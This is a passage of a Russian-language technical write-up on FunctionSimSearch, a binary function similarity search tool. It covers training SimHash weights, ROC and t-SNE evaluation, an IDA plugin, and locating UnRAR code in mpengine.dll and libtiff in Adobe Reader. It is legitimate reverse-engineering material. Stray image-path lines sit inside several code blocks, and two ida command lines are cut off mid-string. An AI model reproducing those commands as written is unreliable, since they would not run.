Через несколько дней процесс выполнит 500 итераций L-BFGS, записывая снимки каждые 20 шагов — от `20.snapshot` до `480.snapshot`. Каждый снимок можно оценить на виденном проверочном наборе:

```
for i in *.snapshot; do
  result=$(./evalsimhashweights \
      --data /mnt/training_data/validation_data_seen/ \
      --weights "$i" | grep '(trained)')
  echo "$i $result"
done
```

Оценщик вычисляет среднее расстояние между похожими и непохожими парами и показывает разность. Если обучение работает, разность должна увеличиваться.



Примерно после 420 шагов начинается переобучение: разность средних на проверочном наборе снова понемногу уменьшается, поэтому оптимизацию стоит остановить. Разница среднего расстояния между похожими и непохожими парами выросла с чуть более 10 почти до 25 бит. Это означает, что обучение улучшает распознавание вариантов функций, представленных в обучающих данных.

Интерпретация результатов обучения

Результат можно понять несколькими способами:

1. Вычислить матрицы расстояний для набора функций и визуализировать многомерные расстояния с помощью t-SNE или MDS.
2. Использовать метрики информационного поиска, например площадь под ROC-кривой.
3. Изучить веса отдельных признаков и понять, чему научился алгоритм.

В следующих разделах рассматриваются первые два способа. Ручной анализ признаков описан в документации инструмента.

Визуализация с помощью t-SNE

Распространённый метод визуализации многомерных данных по попарным расстояниям — t-SNE. Он принимает матрицу расстояний и пытается создать низкоразмерное, двух- или трёхмерное вложение, сохраняющее эти расстояния. Близкие точки итогового графика должны представлять функции с небольшим расстоянием Хэмминга, а далёкие — функции с существенно различающимися хешами. Репозиторий содержит Python-скрипт для визуализации групп функций.

Создадим два поисковых индекса: один с обученными весами признаков, другой — с единичными:

```
# Learned features.
./createfunctionindex --index=learnt_features.index
./growfunctionindex --index=learnt_features.index --size_to_grow=256
```

```
for i in ../testdata/ELF/unrar.5.5.3.builds/*; do
  ./addfunctionstoindex --weights=420.snapshot \
      --index=learnt_features.index --format=ELF --input="$i"
done
for i in $(find ../testdata/PE/ -iname '*.exe'); do
  ./addfunctionstoindex --weights=420.snapshot \
      --index=learnt_features.index --format=PE --input="$i"
done

# Unit-weight features.
./createfunctionindex --index=unit_features.index
./growfunctionindex --index=unit_features.index --size_to_grow=256
for i in ../testdata/ELF/unrar.5.5.3.builds/*; do
  ./addfunctionstoindex --index=unit_features.index \
      --format=ELF --input="$i"
done
for i in $(find ../testdata/PE/ -iname '*.exe'); do
  ./addfunctionstoindex --index=unit_features.index \
      --format=PE --input="$i"
done

./dumpfunctionindex --index=learnt_features.index > learnt_index.txt
./dumpfunctionindex --index=unit_features.index > unit_index.txt
cat /mnt/training_data/extracted_*.txt > symbols.txt
```

Скрипт визуализации создаёт HTML с помощью d3.js. При наведении мыши показываются символ функции и исходный файл. Видно, что обучение сближает группы функций, хотя некоторым оно помогает значительно больше, чем другим. Причины различий ещё предстоит исследовать.

Анализ TPR, FPR, IRR и ROC-кривой

При оценке систем информационного поиска важны несколько метрик: доля истинноположительных результатов, доля ложноположительных результатов, доля нерелевантных результатов — дополнение к точности) — и ROC-кривая, отображающая TPR относительно FPR. Эти метрики помогают выбрать порог расстояния, количественно оценить потери приближённого поиска по сравнению с точным и подобрать число корзин хешей.

В репозитории есть Python-скрипт для генерации данных ROC. Ему нужны символы всех элементов поискового индекса, текстовая выгрузка индекса и доступ к самому индексу:

```
./createfunctionindex --index=/media/thomasdullien/roc/search.index
./growfunctionindex --index=/media/thomasdullien/roc/search.index \
    --size_to_grow=1024


for filename in $(find ../testdata/ELF/ -iname '*.ELF'); do
  ./addfunctionstoindex --format=ELF --input="$filename" \
      --index=/media/thomasdullien/roc/search.index
done
for filename in $(find ../testdata/PE/ -iname '*.exe'); do
  ./addfunctionstoindex --format=PE --input="$filename" \
      --index=/media/thomasdullien/roc/search.index
done

./dumpfunctionindex --index /media/thomasdullien/roc/search.index \
    > /media/thomasdullien/roc/search.index.txt
cat /media/thomasdullien/training_data/extracted_symbols_*.txt \
    > /media/thomasdullien/roc/symbols.txt


testdata/evaluate_ROC_curve.py \
    --symbols=/media/thomasdullien/roc/symbols.txt \
    --dbdump=/media/thomasdullien/roc/search.index.txt \
    --index=/media/thomasdullien/roc/search.index
```


Скрипт выводит семь столбцов: порог расстояния; TPR и FPR точного поиска; TPR и FPR приближённого поиска; проценты нерелевантных результатов точного и приближённого поиска.


«Точный» означает сравнение запроса с каждым хешем в индексе, а «приближённый» — получение кандидатов через корзины locality-sensitive хешей. Сравнение двух пар кривых отделяет ошибки обученного представления от кандидатов, пропущенных индексом.




Для необученных результатов TPR выше 50% требует принять около 20% нерелевантных результатов при пороге примерно 25 бит. Повышение порога до 35 бит увеличивает TPR приблизительно до 55%, но половина возвращаемых результатов становится нерелевантной.










Обучение значительно улучшает разделение семейств функций, представленных в обучающих данных. На полезных порогах приближённый поиск проигрывает точному сравнительно мало, хотя абсолютное качество всё ещё далеко от идеального.

Обобщается ли результат на функции вне выборки?

Более сложный вопрос: улучшают ли обученные веса сопоставление групп функций, отсутствовавших в обучающем наборе? Результат менее обнадёживающий: обучение на одном наборе семейств функций не даёт надёжного обобщения на совершенно невиденные функции.



Это не особенно удивительно. Модель представляет собой простое линейное взвешивание разреженных признаков, созданных вручную. Более мощные модели могут извлекать обобщаемую структуру, но уже тот факт, что эта простая модель обучается чему-то полезному, обнадёживает.

Практический поиск

Использование FunctionSimSearch из любого инструмента обратной разработки с Python

Инструменты командной строки в основном используют для дизассемблирования DynInst, однако специалисты по обратной разработке работают с поразительным разнообразием инструментов: IDA, Radare, Binary Ninja, Miasm и другими. Нативная интеграция с каждым потребовала бы значительных усилий, поэтому FunctionSimSearch предоставляет привязки Python. Один API можно использовать в любом инструменте со встроенным Python.

Установим модуль в окружение Python текущего пользователя:

```
python ./setup.py --install user
```

Простейший API использует JSON-описания графов потока:

```
jsonstring = (... load the JSON ...)
fg = functionsimsearch.FlowgraphWithInstructions()
fg.from_json(jsonstring)
hasher = functionsimsearch.SimHasher("../testdata/weights.txt")
function_hash = hasher.calculate_hash(fg)
```

В результате получается кортеж Python с хешем функции. Формат входного графа выглядит так:

```
{
  "edges": [
    {"destination": 1518838580, "source": 1518838565}
  ],
```

```
  "name": "CFG",
  "nodes": [
    {
      "address": 1518838565,
      "instructions": [
        {"mnemonic": "xor", "operands": ["EAX", "EAX"]},
        {"mnemonic": "cmp", "operands": ["[ECX + 4]", "EAX"]},
        {"mnemonic": "jnle", "operands": ["5a87a334"]}
      ]
    }
  ]
}
```

Подробности приведены в IDA-плагине на Python. Он регистрирует горячие клавиши для сохранения или поиска текущей функции, экспорта всей IDB и сопоставления всех функций дизассемблированного файла с индексом. Плагин с похожими возможностями доступен для Binary Ninja.

Поиск кода UnRAR в mpengine.dll

В первом примере наполним индекс символами UnRAR и поищем узнаваемые функции в `mpengine.dll` от Microsoft:

```
# Create the search index.
/home/thomasdullien/Desktop/sources/functionsimsearch/bin/createfunctionindex \
  --index=/var/tmp/ida2/simhash.index


# Populate using all 32-bit UnRAR IDBs.
for i in $(find /media/thomasdullien/unrar.4.2.4.builds.idbs/unrar/ \
                -iname UnRAR.idb); do
  ./ida -S "/usr/local/google/home/thomasdullien/sources/functionsimsearch/pybindings/ida_example.py export /var/tmp/id
done

# Populate using all 64-bit UnRAR databases.
for i in $(find /media/thomasdullien/unrar.4.2.4.builds.idbs/unrar/ \
                -iname UnRAR.i64); do
  ./ida64 -S "/usr/local/google/home/thomasdullien/sources/functionsimsearch/pybindings/ida_example.py export /var/tmp/
done
```

После этого откроем `mpengine.dll` в IDA, загрузим `ida_example.py` и нажмём `Shift-M`. В окне сообщений появятся примерно такие результаты:


```
Result is 125.000000 - ... UnRAR.exe 'memcpy_s'
Result is 108.000000 - ... UnRAR.exe '?RestartModelRare@ModelPPM@@AAEXXZ'
Result is 106.000000 - ... UnRAR.exe '?Execute@RarVM@@QAEXPAUVM_PreparedProgram@@@Z'
Result is 106.000000 - ... UnRAR.exe '?ExecuteCode@RarVM@@AAE_NPAUVM_PreparedCommand@@I@Z'
Result is 105.000000 - ... UnRAR.exe 'strrchr'
```

Рассмотрим несколько результатов подробнее. Первый утверждает, что найдена `memcpy_s` с совпадением 125 из 128 бит.




За исключением нескольких небольших изменений на уровне инструкций, функции явно одинаковы, а структура CFG осталась идентичной.

Следующий результат заявляет о варианте `ppmii::ModelPPM::RestartModelRare` с совпадением 108 из 128 бит. Дизассемблированный код и смещения структур значительно изменились, но общий CFG остаётся узнаваемым:



Первый крупный базовый блок был разделён компилятором, поэтому графы не идентичны, но по-прежнему очень похожи.


Следующий пример — гораздо более крупная функция `RarVM::ExecuteCode` с совпадением 106 из 128 бит.





Здесь граф значительно изменился, но несколько подграфов сохранились. Код также содержит магические константы вроде `0x17D7840` и `0x36`, влияющие на хеш. Это нетривиальная находка.

Ни одна демонстрация поиска не обходится без ложноположительного результата. Поиск сообщает об уверенном совпадении `RarTime::operator==` — 125 из 128 бит:



Код действительно очень похож, но на уровне исходников функции никак не связаны. Обе проверяют несколько полей данных и возвращают true, только если совпадают все значения. Такие структуры возникают независимо, особенно в операторах равенства.

Поиск кода libtiff в Adobe Reader

Хорошо известно, что в прошлом Adobe Reader страдал из-за устаревших версий libtiff. Поэтому поиск в `AcroForm.dll` должен находить хорошие совпадения libtiff, а неудача поставила бы метод под сомнение. Наполнив базу несколькими сборками libtiff и запустив плагин, мы получаем десятки результатов с высокой вероятностью совпадения. По сравнению с `mpengine.dll` копия в `AcroForm.dll` меньше отклонилась от upstream.

Поиск кода libtiff во всех моих DLL Windows

Искать код, о наличии которого уже известно, не слишком интересно. А что, если поискать следы libtiff на всём диске Windows 10? Нам понадобятся:

• Каталог с libtiff, скомпилированной несколькими версиями Visual Studio с разными настройками компилятора.
• Отладочная информация из PDB в формате, который может разобрать инструментарий. Текущая реализация ожидает рядом с каждым PDB файл `.debugdump`, созданный перенаправлением вывода инструмента DIA2Dump от Microsoft.

Создадим и наполним индекс:

```
